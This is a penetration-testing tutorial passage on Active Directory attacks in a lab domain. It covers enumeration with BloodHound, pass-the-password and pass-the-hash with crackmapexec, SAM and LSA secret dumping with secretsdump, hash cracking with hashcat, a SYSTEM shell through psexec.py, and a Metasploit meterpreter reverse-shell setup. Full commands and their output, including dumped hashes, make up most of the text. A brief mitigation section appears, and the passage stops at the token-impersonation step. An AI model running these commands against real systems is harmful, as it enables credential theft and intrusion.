
After uploading the above zip file to the BloodHound, we can run queries to enumerate the domain in a graph view. There are in-built queries, and we can create custom queries of our own with BloodHound.

Output of running some default queries in this lab environment are as follows.

Finding shortest paths to Domain Admins,



Shortest paths to high value targets,




3. Active Directory Attacks

3.1 Pass the Password / Pass the Hash

While initial compromise, penetration tester may be able to gain access to some credentials or hashes. Those passwords or hashes can be passed around the network to gain access to other machines. The issue is a lot of administrators will reuse the same account and password to set up machines. The Kali tool called crackmapexec is used for this purpose.


Pass the Password

Let's assume that the password of the user "Demogorgon" could be found in the initial compromise. We can use crackmapexec tool as follows for the pass the password attack.




```
┌─[x]─[ravishanka@parrot]─[~]
└──╼ $crackmapexec smb 192.168.217.2/24 -u demogorgon -d UPSIDEDOWN -p Password1
SMB         192.168.217.1   445    RAVISHANKA       [*] Windows 10.0 Build 19041 x64 (name:RAVISHANKA) (domain:UPSIDEDOWN)
se) (SMBv1:False)
SMB         192.168.217.1   445    RAVISHANKA       [-] UPSIDEDOWN\demogorgon:Password1 STATUS_LOGON_FAILURE
SMB         192.168.217.128 445    ELEVEN-DC        [*] Windows 10.0 Build 17763 x64 (name:ELEVEN-DC) (domain:UPSIDEDOWN)
) (SMBv1:False)
SMB         192.168.217.128 445    ELEVEN-DC        [+] UPSIDEDOWN\demogorgon:Password1
SMB         192.168.217.129 445    MONSTER-1        [*] Windows 10.0 Build 19041 x64 (name:MONSTER-1) (domain:UPSIDEDOWN)
e) (SMBv1:False)
SMB         192.168.217.130 445    MONSTER-2        [*] Windows 10.0 Build 19041 x64 (name:MONSTER-2) (domain:UPSIDEDOWN)
e) (SMBv1:False)
SMB         192.168.217.129 445    MONSTER-1        [+] UPSIDEDOWN\demogorgon:Password1 (Pwn3d!)
SMB         192.168.217.130 445    MONSTER-2        [+] UPSIDEDOWN\demogorgon:Password1 (Pwn3d!)

[*] completed: 100.00% (256/256)
```

We can use –sam option to dump the sam file hashes of the machines.



```
 192.168.217.130 445    MONSTER-2        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c

 192.168.217.129 445    MONSTER-1        [+] Dumping SAM hashes
 192.168.217.129 445    MONSTER-1        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c

 192.168.217.130 445    MONSTER-2        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 192.168.217.129 445    MONSTER-1        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 192.168.217.130 445    MONSTER-2        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089

 192.168.217.129 445    MONSTER-1        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089

 192.168.217.130 445    MONSTER-2        WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1308402496aa84d39e22cfd015

 192.168.217.129 445    MONSTER-1        WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:eb2d1d2a34a39b1131cfa702e4

 192.168.217.130 445    MONSTER-2        Mind Flayer:1001:aad3b435b51404eeaad3b435b51404ee:e22e04519aa757d12f1219c4f31252f4

 192.168.217.130 445    MONSTER-2        [+] Added 5 SAM hashes to the database
 192.168.217.129 445    MONSTER-1        Demogorgon:1001:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:

 192.168.217.129 445    MONSTER-1        [+] Added 5 SAM hashes to the database
```


Then we can use psexec.py of impacket toolkit to gain a reverse shell of the machine.



```
┌─[✗]─[ravishanka@parrot]─[~]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/psexec.py UPSIDEDOWN/demogorgon:Password1@192.168.217.130
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.217.130.....
[*] Found writable share ADMIN$
[*] Uploading file xSLglBct.exe
[*] Opening SVCManager on 192.168.217.130.....
[*] Creating service YdNr on 192.168.217.130.....
[*] Starting service YdNr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
MONSTER-2
```


Pass the Hash

First, password hashes should be dumped. We can use secretsdump.py of the impacket toolkit for this purpose. It is capable of dumping local sam hashes , lsa secrets , cached domain login information and DPAPI keys.




```
┌─[ravishanka@parrot]─[~]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/secretsdump.py UPSIDEDOWN/demogorgon:Password1@192.168.217.130
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x661b1a0f9d0b7eacdd039617886db679
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1308402496aa84d39e22cfd015d9a8be:::
Mind Flayer:1001:aad3b435b51404eeaad3b435b51404ee:e22e04519aa757d12f1219c4f31252f4:::
[*] Dumping cached domain logon information (domain/username:hash)
UPSIDEDOWN.LOCAL/Mind Flayer:$DCC2$10240#Mind Flayer#5295de95f9782e4784be45d7a2aff086
UPSIDEDOWN.LOCAL/Administrator:$DCC2$10240#Administrator#76b5d4673e2fa6197d0d1fddcc58c519
UPSIDEDOWN.LOCAL/demogorgon:$DCC2$10240#demogorgon#53420c24bf5e2630cb527f916897a432
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
UPSIDEDOWN\MONSTER-2$:aes256-cts-hmac-sha1-96:78dbcce9952119941e1557a1e8f04d9e199f72ff18c1d9e614c3c251e450e873
UPSIDEDOWN\MONSTER-2$:aes128-cts-hmac-sha1-96:12584f3eb7710bc24d50ac974b3f395e
UPSIDEDOWN\MONSTER-2$:des-cbc-md5:9461dc0ea49157da
```

Before passing the hash around it is recommended to attempt to crack the passwords. We can use hashcat tool for this purpose. Above hashes were saved into a file called hashesofAD and fired up hashcat with using the rockyou.txt wordlist as below.




```
┌─[ravishanka@parrot]─[~/Downloads]
└──╼ $hashcat -m 1000 hashesOfAD /usr/share/wordlists/rockyou.txt -O
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLE
======================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1777/1

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 3 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
Rules: 1
```

Almost all the password hashes were able to crack because they were weak passwords.



```
5835048ce94ad0564e29a924a03510ef:password1
e22e04519aa757d12f1219c4f31252f4:password2
31d6cfe0d16ae931b73c59d7e0c089c0:
```

Then we can use crackmapexec for the pass the hash attack.



```
┌─[✗]─[ravishanka@parrot]─[~]
└──╼ $crackmapexec smb 192.168.217.0/24 -u Demogorgon -H 5835048ce94ad0564e29a924a03510ef --local-auth
SMB         192.168.217.1   445    RAVISHANKA       [*] Windows 10.0 Build 19041 x64 (name:RAVISHANKA) (domain:RAVISHANKA) (signing:Fal
se) (SMBv1:False)
SMB         192.168.217.1   445    RAVISHANKA       [-] RAVISHANKA\Demogorgon:5835048ce94ad0564e29a924a03510ef STATUS_LOGON_FAILURE
SMB         192.168.217.128 445    ELEVEN-DC        [*] Windows 10.0 Build 17763 x64 (name:ELEVEN-DC) (domain:ELEVEN-DC) (signing:True)
 (SMBv1:False)
SMB         192.168.217.128 445    ELEVEN-DC        [-] ELEVEN-DC\Demogorgon:5835048ce94ad0564e29a924a03510ef STATUS_LOGON_FAILURE
SMB         192.168.217.129 445    MONSTER-1        [*] Windows 10.0 Build 19041 x64 (name:MONSTER-1) (domain:MONSTER-1) (signing:False
) (SMBv1:False)
SMB         192.168.217.130 445    MONSTER-2        [*] Windows 10.0 Build 19041 x64 (name:MONSTER-2) (domain:MONSTER-2) (signing:False
) (SMBv1:False)
SMB         192.168.217.129 445    MONSTER-1        [+] MONSTER-1\Demogorgon 5835048ce94ad0564e29a924a03510ef
SMB         192.168.217.130 445    MONSTER-2        [-] MONSTER-2\Demogorgon:5835048ce94ad0564e29a924a03510ef STATUS_LOGON_FAILURE
```

However, psexec.py could not be used like in the pass the password attack to obtain a reverse shell with this attack.

Mitigating Pass the Hash / Pass the Password Attacks

Mitigation of these attacks are hard to completely prevent. However, we can make it more difficult for an attacker.

1. Limit account re-use:

- Avoid re-using local admin password.
- Disable guest and administrator accounts.
- Limit who is a local administrator (least privilege).

2. Utilize strong passwords:

- The longer the better.
- Avoid using common words.
- Long sentences are preferred.

3. Privilege Access Management (PAM)

- Check out/in sensitive accounts when needed.
- Automatically rotate passwords on check out and check in.

3.2 Token Impersonation


Tokens

Tokens are temporary keys which is used to access a system/network without having to provide credentials each time you access a file. They are similar to cookies in web applications, but for computers. There are two types of tokens,

- Delegate – These tokens are created for logging into a machine or using remote desktop.
- Impersonate – These tokens are non-interactive. They are used in situations such as attaching a network drive or a domain logon script.


Token Impersonation Attack

Assume that administrator has logged in to PC2. Now we can impersonate as administrator and obtain a shell as administrator. First a meterpreter session is needed for this. Metasploit’s exploit/windows/smb/psexec module is used to gain a reverse shell as the normal user.




```
msf6 exploit(windows/smb/psexec) > set rhost 172.20.13.27
rhost => 172.20.13.27
msf6 exploit(windows/smb/psexec) > set lport 5767
lport => 5767
msf6 exploit(windows/smb/psexec) > set smbuser demogorgon
smbuser => demogorgon
msf6 exploit(windows/smb/psexec) > set smbpass Password1
smbpass => Password1
msf6 exploit(windows/smb/psexec) > set smbdomain UPSIDEDOWN.local
smbdomain => UPSIDEDOWN.local
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   PowerShell
   2   Native upload
   3   MOF upload
   4   Command


msf6 exploit(windows/smb/psexec) > set target 2
target => 2
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

After gaining a meterpreter session, incognito tool is loaded.



